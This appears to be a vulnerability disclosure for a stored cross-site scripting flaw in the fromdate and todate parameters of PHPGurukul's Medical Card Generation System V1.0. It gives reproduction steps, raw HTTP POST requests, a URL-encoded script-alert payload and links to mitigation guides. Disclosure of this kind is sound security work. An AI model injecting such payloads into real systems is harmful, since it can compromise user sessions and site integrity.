


**Stored Cross-Site Scripting (XSS)** vulnerability was identified in the **mcgs/admin/card-bwdates-report.php** page of the **Medical Card Generation System using PHP and MySQL**. This flaw allows remote attackers to inject and store malicious scripts via the **"formdate, todate"** parameter in a **POST** HTTP request, which will execute whenever the affected page is accessed, compromising user sessions and system integrity.

🚩 **Official Website URL:** <https://phpgurukul.com/medical-card-generation-system-using-php-and-mysql/>


<b>Affected Vendor</b>	PHPGurukul
<b>Affected Product Name</b>	Medical Card Generation System using PHP and MySQL
<b>Version</b>	V1.0
<b>Affected Code File</b>	mcgs/admin/card-bwdates-report.php
<b>Affected Parameter</b>	fromdate, todate
<b>Method</b>	POST
<b>Vulnerability Type</b>	Stored XSS

### Step to Reproduce:

**Step1:** Visit to <http://localhost/mcgs/admin/> , log in with admin credentials (Username and Password).



**Step2:** Go to the Report of medical card tab feel the require details click on submit.




**Step3:** Intercept the request and click on forward the request.




```
1 POST /mcgs/admin/card-bwdates-reports-details.php HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 45
9 Origin: http://localhost
10 Connection: Keep-alive
11 Referer: http://localhost/mcgs/admin/card-bwdates-report.php
12 Cookie: PHPSESSID=OmOrtnokfckn4fiocqmvkn39uh
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18 Priority: u=0, i
19
20 fromdate=2000-02-02&todate=2000-02-03&submit=
```


**Step 4:** Insert the payload into the **fromdate** and **todate** parameters as shown in the screenshot.



```
1 POST /mcgs/admin/card-bwdates-reports-details.php HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 45
9 Origin: http://localhost
10 Connection: Keep-alive
11 Referer: http://localhost/mcgs/admin/card-bwdates-report.php
12 Cookie: PHPSESSID=OmOrtnokfckn4fiocqmvkn39uh
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18 Priority: u=0, i
19
20 fromdate=%3Cscript%3Ealert%28%27XSS%27%29%3C%2Fscript%3E&todate=%3Cscript%3Ealert%28%27XSS%27%29%3C%2Fscript%3E&submit=
```

**Step5:** Now notice the given XSS payload executed and stored on web server.





### Mitigation/recommendations

- [Cross Site Scripting \(XSS\) Prevention Techniques - GeeksforGeeks](#)
- [Cross Site Scripting Prevention - OWASP Cheat Sheet Series](#)